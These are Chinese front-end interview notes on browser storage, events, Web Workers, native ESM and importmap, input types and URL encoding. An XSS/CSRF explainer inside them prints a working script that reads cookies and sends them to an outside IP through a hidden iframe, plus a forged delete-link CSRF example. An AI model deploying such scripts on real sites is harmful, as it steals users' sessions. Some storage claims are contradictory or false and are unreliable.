- 数据生命周期:
sessionStorage:数据仅在当前会话期间有效,即当用户关闭浏览器标签或窗口时会话结束,数据将被清除。localStorage:数据将永久存储在用户的浏览器中,除非用户手动清除或网站通过 JavaScript 删除这些数据。
- 作用域:
sessionStorage和localStorage在同一个浏览器标签页中是共享的,不同浏览器标签页之间不共享。localStorage存储的数据在同一个域名下的不同页面间是共享的,而sessionStorage存储的数据仅在当前页面有效。
- 存储容量:
- 通常来说,
localStorage的存储容量要大于sessionStorage。localStorage的典型容量限制是 5MB,而sessionStorage通常限制在 5MB 到 10MB 之间。
- 通常来说,
- 数据持久性:
localStorage存储的数据会一直保留在用户的浏览器中,即使用户关闭浏览器后重新打开也会保留,除非手动删除。sessionStorage存储的数据在当前会话结束后会被清除,刷新页面不会影响localStorage存储的数据,但会清除sessionStorage中的数据。
如何统计当前页面出现的所有标签
document.querySelectorAll('*')document.getElementsByTagName('*')$$('*'),可在浏览器控制台使用document.all,已废弃,不建议使用
Data URL 的应用场景及如何生成
Data URL 的格式:
data:[<mediatype>][;base64],<data>
<mediatype>:媒体类型,表示数据的类型(如image/png,text/plain,application/json等)。;base64:可选的参数,表示数据是经过 Base64 编码的。<data>:Base64 编码后的文件内容。
浏览器中事件有哪些属性与方法
常见属性:
type:事件类型,例如 "click"、"mouseover" 等。target:触发事件的目标元素。currentTarget:当前正在处理事件的元素。eventPhase:事件阶段(捕获阶段、目标阶段、冒泡阶段)。bubbles:指示事件是否冒泡。cancelable:指示事件是否可以被取消。timeStamp:事件触发的时间戳。
常见方法:
preventDefault():取消事件(如果事件可取消)的默认动作。stopPropagation():停止事件在 DOM 层次中的传播,阻止事件冒泡。stopImmediatePropagation():立即停止事件在当前节点的传播,并阻止后续节点中的事件处理程序被调用。initEvent():初始化事件对象。
简述下 WebWorker,它如何进行通信
Web Worker 是 HTML5 提供的一种在后台运行脚本的机制,可以让 JavaScript 在主线程之外运行,从而避免阻塞用户界面。Web Worker 可以执行耗时的计算、处理大量数据等任务,而不会影响页面的响应性能。
Web Worker 的特点:
- 独立线程:Web Worker 在独立的线程中执行代码,不会影响主线程的运行。
- 无法访问 DOM:Web Worker 无法直接访问 DOM 元素,也无法操作界面。
- 可进行耗时操作:适合执行耗时的计算、处理大数据等任务。
Web Worker 的使用步骤:
- 创建 Worker:在主线程中通过
new Worker('worker.js')创建一个 Worker,指定要运行的脚本文件。 - 通信:通过
postMessage()方法在主线程和 Worker 之间进行通信。 - 处理消息:在 Worker 中通过监听
onmessage事件来接收主线程发送的消息,并通过postMessage()方法向主线程发送消息。
Web Worker 通信示例:
在主线程中:
// 创建 Worker
const worker = new Worker('worker.js');

// 发送消息给 Worker
worker.postMessage('Hello from main thread!');

// 监听 Worker 返回的消息
worker.onmessage = function(event) {
    console.log('Message from Worker:', event.data);
};
在 Worker 脚本中(worker.js):
// 监听主线程发送的消息
self.onmessage = function(event) {
    console.log('Message from main thread:', event.data);

    // 向主线程发送消息
    self.postMessage('Hello from Worker!');
};
在上述示例中,主线程创建了一个 Worker,并发送消息给 Worker。Worker 接收到消息后,处理并通过 postMessage() 方法将消息发送回主线程。主线程通过监听 onmessage 事件来接收来自 Worker 的消息。
通过这种方式,主线程和 Worker 之间可以进行双向通信,从而实现在不同线程中执行任务并交换数据。
浏览器中监听事件函数 addEventListener 第三个参数有那些值
addEventListener(type, listener);
addEventListener(type, listener, options);
addEventListener(type, listener, useCapture);
- capture。监听器会在时间捕获阶段传播到 event.target 时触发。
- passive。监听器不会调用 preventDefault()。
- once。监听器只会执行一次,执行后移除。
- singal。调用 abort()移除监听器。
浏览器中 Frame 与 Event Loop 的关系是什么
浏览器组成中有两大引擎,JS 引擎和渲染引擎。
Frame(帧)是渲染引擎每隔 16ms(默认 60fps)将渲染树渲染、合成成位图的结果
每次 Event Loop 是 JS 引擎执行的一个周期,执行过程中可能依赖渲染引擎的执行结果,比如访问 DOM 和 CSSOM,也可能影响渲染引擎绘制帧,比如调用 requestAnimationFrame,在每个帧开始绘制时执行一段回调函数(通常包含影响渲染结果的代码)
因此 Frame 和 Event Loop 是相对独立运行的,但是 Event Loop 中执行的代码可能依赖或影响 Frame
浏览器中如何使用原生的 ESM
本机导入:从 URL 导入
通过 script[type=module],可直接在浏览器中使用原生 ESM。这也使得前端不打包 (Bundless) 成为可能。
<script type="module">
  import lodash from "https://cdn.skypack.dev/lodash";
</script>
由于前端跑在浏览器中,因此它也只能从 URL 中引入 Package
- 绝对路径:
https://cdn.sykpack.dev/lodash - 相对路径:
./lib.js

现在打开浏览器控制台,把以下代码粘贴在控制台中。由于 http import 的引入,你发现你调试 lodash 此列工具库更加方便了。
> lodash = await import('https://cdn.skypack.dev/lodash')

> lodash.get({ a: 3 }, 'a')
ImportMap
但 Http Import 每次都需要输入完全的 URL,相对以前的裸导入 (bare import specifiers),很不太方便,如下例:
import lodash from "lodash";
它不同于 Node.JS 可以依赖系统文件系统,层层寻找 node_modules
/home/app/packages/project-a/node_modules/lodash/index.js
/home/app/packages/node_modules/lodash/index.js
/home/app/node_modules/lodash/index.js
/home/node_modules/lodash/index.js
在 ESM 中,可通过 importmap 使得裸导入可正常工作:
<script type="importmap">
  {
    "imports": {
      "lodash": "https://cdn.skypack.dev/lodash",
      "ms": "https://cdn.skypack.dev/ms"
    }
  }
</script>
此时可与以前同样的方式进行模块导入
import lodash from 'lodash'

import("lodash").then(_ => ...)
那么通过裸导入如何导入子路径呢?
<script type="importmap">
  {
    "imports": {
      "lodash": "https://cdn.skypack.dev/lodash",
      "lodash/": "https://cdn.skypack.dev/lodash/"
    }
  }
</script>
<script type="module">
  import get from "lodash/get.js";
</script>
Import Assertion
通过 script[type=module],不仅可引入 Javascript 资源,甚至可以引入 JSON/CSS,示例如下
<script type="module">
  import data from "./data.json" assert { type: "json" };

  console.log(data);
</script>
补充三点
1.module 默认是 defer 的加载和执行方式
2.这里会存在单独的 module 的域不会污染到全局
3.直接是 strict
什么是 CSRF 攻击?什么是 XSS 攻击?
简单的理解:
XSS 攻击: 跨站脚本攻击。
攻击者脚本嵌入被攻击网站,获取用户 cookie 等隐私信息。CSRF 攻击: 跨站请求伪造。
已登录用户访问攻击者网站,攻击网站向被攻击网站发起恶意请求(利用浏览器会自动携带 cookie)。
这两个关键词也是老生常谈了,但是还总是容易让人忘记与搞混~。 XSS 与 CSRF 这两个关键词时常被拉出来一起比较(尤其是面试),我在这里也在写一篇扫盲文,也帮自己整理一下知识脉络。
这篇文章会用尽量“人话”的语言解释这二个关键词,让同学们对跨域,安全有更深一层次的了解。
国际惯例,先上一下维基百科:
XSS:跨站脚本(Cross-site scripting,通常简称为 XSS)是一种网站应用程序的安全漏洞攻击,是代码注入的一种。它允许恶意用户将代码注入到网页上,其他用户在观看网页时就会受到影响。这类攻击通常包含了 HTML 以及用户端脚本语言。 I CSRF:跨站请求伪造(英语:Cross-site request forgery),也被称为 one-click attack 或者 session riding,通常缩写为 CSRF 或者 XSRF, 是一种挟制用户在当前已登录的 Web 应用程序上执行非本意的操作的攻击方法。
维基的解释依旧高深莫测啊,我用 “人话”给大家解释一下吧。
XSS: 通过客户端脚本语言(最常见如:JavaScript) 在一个论坛发帖中发布一段恶意的 JavaScript 代码就是脚本注入,如果这个代码内容有请求外部服务器,那么就叫做 XSS!
CSRF:又称 XSRF,冒充用户发起请求(在用户不知情的情况下),完成一些违背用户意愿的请求(如恶意发帖,删帖,改密码,发邮件等)。
很多同学会搞不明白 XSS 与 CSRF 的区别,虽然这两个关键词时常抱团出现,但他们两个是不同维度的东西(或者说他们的目的是不一样的)。 XSS 更偏向于方法论,CSRF 更偏向于一种形式,只要是伪造用户发起的请求,都可成为 CSRF 攻击。
通常来说 CSRF 是由 XSS 实现的,所以 CSRF 时常也被称为 XSRF[用 XSS 的方式实现伪造请求](但实现的方式绝不止一种,还可以直接通过命令行模式(命令行敲命令来发起请求)直接伪造请求[只要通过合法验证即可])。 XSS 更偏向于代码实现(即写一段拥有跨站请求功能的 JavaScript 脚本注入到一条帖子里,然后有用户访问了这个帖子,这就算是中了 XSS 攻击了),CSRF 更偏向于一个攻击结果,只要发起了冒牌请求那么就算是 CSRF 了。
简单来说,条条大路(XSS 路,命令行路)通罗马(CSRF 马,XSRF 马)。
前面讲了那么多理论介绍,那么我们来看一看实际代码吧。
【 Talk is cheap,Show me the code 】
场景:我在一条帖子里面写下了如下代码,发了出去,然后陆陆续续有很多可爱(wu / zhi) 的用户访问到这个帖子,然后用户接下来的所有操作都由我这串代码掌控了(各种姿势混着玩~)
如下:
while(true){
    alert('你关不掉我');
}
这个就是最原始的脚本注入了。 用户进来就麻烦了,一直弹窗一直弹窗。
那么 XSS(跨站脚本)就是照瓢画葫了,用 JavaScript 写一个请求跨站的脚本就是 XSS 了,如下:
 // 用 <script type="text/javascript"></script> 包起来放在评论中
(function(window, document) {
    // 构造泄露信息用的 URL
    var cookies = document.cookie;
    var xssURIBase = "http://192.168.123.123/myxss/";
    var xssURI = xssURIBase + window.encodeURI(cookies);
    // 建立隐藏 iframe 用于通讯
    var hideFrame = document.createElement("iframe");
    hideFrame.height = 0;
    hideFrame.width = 0;
    hideFrame.style.display = "none";
    hideFrame.src = xssURI;
    // 开工
    document.body.appendChild(hideFrame);
})(window, document);
此段代码携带着 cookie 信息传输给了 http://192.168.123.123/myxss/... 这段服务器,然后服务器的代码就可以接收到了用户的隐私消息,继而继续做其他的业务处理(myxss/index.php 中写一些可怕的代码,如把用户信息存进自己的数据库)。
有没感觉到背后一寒
看到这里感觉到危险了吧(想想初学程序时我们的站点完全没有这个意识,活生生的是在裸奔),= 既然此段脚本注入能携带着用户信息到收集服务器,那么再研究研究,他自然能发邮件?发帖?一系列业务逻辑? ~~当然可以!。
这里 tips 一下:上面的代码仅仅是 XSS,并没有发生 CSRF,因为 192.168.123.123/myxss/index.php 仅仅是把用户信息存起来了而已,他并没有“伪造”用户发起一些请求,所以他只算是 XSS 攻击而不算是 CSRF 攻击,如果 192.168.123.123/myxss/index.php 写的代码是 将当前用户的昵称改为“我是大笨猪”,那么就算是 CSRF 攻击了,因为这段代码伪造用户发出了请求(但是用户却不自知)。
那么下面我介绍一下最最简单的 CSRF 攻击(没有用到 XSS 的哦): 一个论坛,经过我的多次抓包分析(着重分析请求返回头,请求返回体)了解到这个论坛的删帖操作是触发 csdnblog.com/bbs/delete_article.php?id=“X" 那么,我只需要在论坛中发一帖,包含一链接:www.csdnblog.com/bbs/delete_article.php?id=“X" ,只要有用户点击了这个链接,那么 ID 为 X 的这一篇文章就被删掉了,而且是用户完全不知情的情况(敲黑板状:此处我可没有写 XSS 脚本哦,我纯粹是发一个 url 地址出来而已,既然删除操作可以伪造,那么只要我细细分析,其他操作(发帖,改名字,发私信,只要是这个论坛具有的功能)我都可以伪造咯!
XSS 与 CSRF 讲完了,回头我会讲下如何防范 XSS 与 CSRF。
HTML 中的 input 标签有哪些 type
可用的值包括:
| 类型 | 描述 |
|---|---|
| button | 没有默认行为的按钮,上面显示 value 属性的值,默认为空。 |
| checkbox | 复选框,可将其值设为选中或未选中。 |
| color | 用于指定颜色的控件;在支持的浏览器中,激活时会打开取色器。 |
| date | 输入日期的控件(年、月、日,不包括时间)。在支持的浏览器激活时打开日期选择器或年月日的数字滚轮。 |
| datetime-local | 输入日期和时间的控件,不包括时区。在支持的浏览器激活时打开日期选择器或年月日的数字滚轮。 |
编辑邮箱地址的字段。类似 text 输入,但在支持的浏览器和带有动态键盘的设备上会有验证参数和相应的键盘。 | |
| file | 让用户选择文件的控件。使用 accept 属性规定控件能选择的文件类型。 |
| hidden | 不显示的控件,其值仍会提交到服务器。举个例子,右边就是一个隐形的控件。 |
| image | 图形化 submit 按钮。显示的图像由 src 属性决定。如果 src 属性缺失,就会显示 alt 的内容。 |
| month | 输入年和月的控件,没有时区。 |
| number | 用于输入数字的控件。如果支持的话,会显示滚动按钮并提供缺省验证(即只能输入数字)。拥有动态键盘的设备上会显示数字键盘。 |
| password | 单行的文本区域,其值会被遮盖。如果站点不安全,会警告用户。 |
| radio | 单选按钮,允许在多个拥有相同 name 值的选项中选中其中一个。 |
| range | 此控件用于输入不需要精确的数字。控件是一个范围组件,默认值为正中间的值。同时使用 min 和 max 来规定可接受值的范围。 |
| reset | 此按钮将表单的所有内容重置为默认值。不推荐使用该类型。 |
| search | 用于搜索字符串的单行文字区域。输入文本中的换行会被自动去除。在支持的浏览器中可能有一个删除按钮,用于清除整个区域。拥有动态键盘的设备上的回车图标会变成搜索图标。 |
| submit | 用于提交表单的按钮。 |
| tel | 用于输入电话号码的控件。拥有动态键盘的设备上会显示电话数字键盘。 |
| text | 默认值。单行的文本字段,输入值中的换行会被自动去除。 |
| time | 用于输入时间的控件,不包括时区。 |
| url | 用于输入 URL 的控件。类似 text 输入,但有验证参数,在支持动态键盘的设备上有相应的键盘。 |
| week | 用于输入以年和周数组成的日期,不带时区。 |
| 废弃的值 | |
datetime 已弃用 | 用于输入基于 UTC 时区的日期和时间(时、分、秒及秒的小数部分)。 |
什么是 URL 编码 (URL Encode)
encodeURI 用来编码URI,其不会编码保留字符:;,/?:@&=+$
encodeURIComponent 用来编码 URI参数,除了字符:A-Z a-z 0-9 - _ . ! ~ * ' ( ),都将会转义